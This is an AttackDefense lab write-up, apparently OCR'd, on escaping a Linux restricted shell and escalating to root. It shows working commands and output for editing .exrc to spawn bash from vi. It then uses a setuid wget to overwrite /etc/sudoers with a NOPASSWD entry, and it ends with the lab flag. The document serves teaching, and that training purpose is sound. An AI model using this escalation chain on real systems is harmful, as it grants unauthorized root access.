

ATTACK
DEFENSE
by PentesterAcademy

Name	Restricted Shell
URL	https://www.attackdefense.com/challengedetails?cid=97
Type	Privilege Escalation : Linux

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic.

Step 1: The shell is restricted. The user can't even run basic commands. Best way to proceed is to check the PATH variable.

Commands:
whoami
echo $PATH

```
student@attackdefense:~$ whoami
rbash: whoami: command not found
student@attackdefense:~$
student@attackdefense:~$ echo $PATH
/home/student/.bin
student@attackdefense:~$
```

Step 2: Observe that the PATH points to /home/student/.bin and there are only 6 commands/binaries there which can be executed from this restricted shell.

Command: ls -l /home/student/.bin/

```
student@attackdefense:~$ ls -l /home/student/.bin/
total 1336
-rwxr-xr-x 1 root root   35064 Sep 28 13:58 cat
-rwxr-xr-x 1 root root   10240 Sep 28 13:58 clear
-rwxr-xr-x 1 root root   35000 Sep 28 13:58 echo
-rwxr-xr-x 1 root root  133792 Sep 28 13:58 ls
-rwxr-xr-x 1 root root   35032 Sep 28 13:58 tee
-rwxr-xr-x 1 root root 1108024 Sep 28 13:58 vi
student@attackdefense:~$
```


Step 3: The PATH variable is read only and can't be changed from the restricted shell.

Command: export PATH=/bin:/usr/bin

```
student@attackdefense:~$ export PATH=/bin:/usr/bin
rbash: PATH: readonly variable
student@attackdefense:~$
```

Step 4: Try to spawn a shell from inside of vi editor but no success.

Commands:
vi
:! /bin/bash



Step 5: However, the /home/student directory contains.exrc file

Command: ls -al

```
student@attackdefense:~$ ls -al
total 20
drwxr-xr-x 1 student student 4096 Nov  2 14:55 .
drwxr-xr-x 1 root    root    4096 Sep 28 13:58 ..
-rw-r--r-- 1 root    root      36 Nov  2 14:55 .bash_profile
drwxr-xr-x 1 student student 4096 Sep 28 13:58 .bin
-rw-r--r-- 1 student student   30 Nov  2 14:55 .exrc
student@attackdefense:~$
```


Step 6: Change the content of .exrc file and set shell to /bin/bash

Commands:
cat .exrc
vi .exrc
cat .exrc

```
student@attackdefense:~$ cat .exrc
set exrc
set shell=/bin/false
student@attackdefense:~$
student@attackdefense:~$ vi .exrc
student@attackdefense:~$ cat .exrc
set exrc
set shell=/bin/bash
student@attackdefense:~$
```

Step 7: Again open bash from inside of vi editor.

Commands:
vi
:! /bin/bash



Step 8: This time, shell was launched but it can only run limited commands. To fix that, set PATH to /bin directory.

Command: export PATH=/bin:/usr/bin

This shell can run all low privilege commands now.

```
student@attackdefense:~$ vi

bash: groups: command not found
student@attackdefense:~$ whoami
bash: whoami: command not found
student@attackdefense:~$ export PATH=/bin:/usr/bin
student@attackdefense:~$ whoami
student
student@attackdefense:~$
```

Step 9: Next objective is to escalate to root user. Search for the programs/binaries for which setuid bit is set.

Command: find / -type f -perm -04000 -ls 2>/dev/null

```
student@attackdefense:~$ find / -type f -perm -04000 -ls 2>/dev/null
  1411057     76 -rwsr-xr-x   1 root     root        76496 Jan 25  2018 /usr/bin/chfn
  1411105     76 -rwsr-xr-x   1 root     root        75824 Jan 25  2018 /usr/bin/gpasswd
  1411158     60 -rwsr-xr-x   1 root     root        59640 Jan 25  2018 /usr/bin/passwd
  1411148     40 -rwsr-xr-x   1 root     root        40344 Jan 25  2018 /usr/bin/newgrp
  1411059     44 -rwsr-xr-x   1 root     root        44528 Jan 25  2018 /usr/bin/chsh
 20992838    488 -rwsr-xr-x   1 root     root       499264 May  8  2018 /usr/bin/wget
 20992830    148 -rwsr-xr-x   1 root     root       149080 Jan 18  2018 /usr/bin/sudo
  1410507     44 -rwsr-xr-x   1 root     root        43088 May 16 10:41 /bin/mount
  1410530     28 -rwsr-xr-x   1 root     root        26696 May 16 10:41 /bin/umount
  1410524     44 -rwsr-xr-x   1 root     root        44664 Jan 25  2018 /bin/su
student@attackdefense:~$
```

Step 10: Observe that wget also has setuid bit set. Use it to escalate to root. Create a sudoers file in /tmp directory with following entry:

Student ALL=NOPASSWD:ALL

This configuration will allow the student user to run all commands using sudo without requiring the password.

Command: cat /tmp/sudoers

```
student@attackdefense:/tmp$ cat /tmp/sudoers
student ALL=NOPASSWD:ALL
student@attackdefense:/tmp$
```

Step 11: Start the python webserver from /tmp directory.

Command: python -m SimpleHTTPServer 8080 &

```
student@attackdefense:/tmp$ python -m SimpleHTTPServer 8080 &
[1] 40
student@attackdefense:/tmp$ Serving HTTP on 0.0.0.0 port 8080 ...
```

Step 12: Use wget to fetch the file from locally running web server and store it at /etc/sudoers. The setuid bit enabled for wget will ensure that it can overwrite the old /etc/sudoers file.

Command: wget http://127.0.0.1:8080/sudoers -O /etc/sudoers

```
student@attackdefense:/tmp$ wget http://127.0.0.1:8080/sudoers -O /etc/sudoers
--2018-11-10 05:54:03--  http://127.0.0.1:8080/sudoers
Connecting to 127.0.0.1:8080... connected.
HTTP request sent, awaiting response... 127.0.0.1 - - [10/Nov/2018 05:54:03] "GET /sudoers HTTP/1.1" 200 -
200 OK
Length: 25 [application/octet-stream]
Saving to: '/etc/sudoers'

/etc/sudoers                        100%[=====================================================================>]

2018-11-10 05:54:03 (6.05 MB/s) - '/etc/sudoers' saved [25/25]

student@attackdefense:/tmp$
```

Step 13: Run bash using sudo and get escalate to root.

Commands:
sudo bash
Whaomi

```
student@attackdefense:/tmp$ sudo bash
root@attackdefense:/tmp#
root@attackdefense:/tmp# whoami
root
root@attackdefense:/tmp#
```

Step 14: Once the session is escalated, retrieve the flag from /root directory.

Commands:
cd /root
ls -l
cat flag

```
root@attackdefense:/tmp# cd /root/
root@attackdefense:/root# ls -l
total 4
-rw-r--r-- 1 root root 33 Nov  2 14:55 flag
root@attackdefense:/root#
root@attackdefense:/root# cat flag
a91ccb3e31260fcf5cd9822f66898b5d
root@attackdefense:/root#
```

Flag: a91ccb3e31260fcf5cd9822f66898b5d